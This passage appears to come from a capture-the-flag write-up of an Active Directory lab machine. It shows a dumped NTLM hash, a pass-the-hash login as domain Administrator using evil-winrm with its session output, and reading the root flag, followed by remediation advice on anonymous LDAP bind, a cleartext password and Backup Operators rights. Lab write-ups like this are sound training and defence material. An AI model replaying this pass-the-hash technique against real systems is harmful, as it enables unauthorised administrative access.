BABYDC$:1000:aad3b435b51404eeaad3b435b51404ee:3d538eabff6633b62dbaa5fb5ade3b4d:::
<SNIP>
Then I logged in as domain Administrator using the dumpped hash.
1
2
3
4
5
6
7
8
9
10
11
❯ evil-winrm -i 10.129.234.71 -u administrator -H ee4457ae59f1e3fbd764e33d9cef123d

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cat ..\desktop\root.txt
3b7aa1**************************
Remediation
Short term
- Disable anonymous LDAP bind.
- Remove the cleartext password from AD attributes and rotate affected credentials (e.g.,
BabyStart123!). - Remove unnecessary privileged group membership (e.g.,
Caroline.RobinsonfromBackup Operators).
Medium term
- Move backup operations to a dedicated, monitored service account with restricted, auditable rights.
- Enforce strong password policy and multi-factor authentication if possible.